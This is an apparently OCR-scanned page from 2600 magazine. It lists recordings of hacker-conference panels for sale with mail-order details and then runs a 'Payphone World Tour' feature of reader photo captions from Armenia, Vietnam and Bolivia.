The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order

Send a list of what you want (be specific!), your address, and your money to:

2600
PO Box 752
Middle Island, NY
11953




Payphone World Tour

Armenia

From the city of Yerevan. This is a generic Russian payphone that still works if you have the proper change.

T. Mele


Armenia



Also found in Yerevan, this phone has a much cooler color.

T. Mele


Vietnam



In the streets of Saigon.

Marie-Franco Bojanowski

Bolivia



Where red phones are common.

Stuart Smith

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com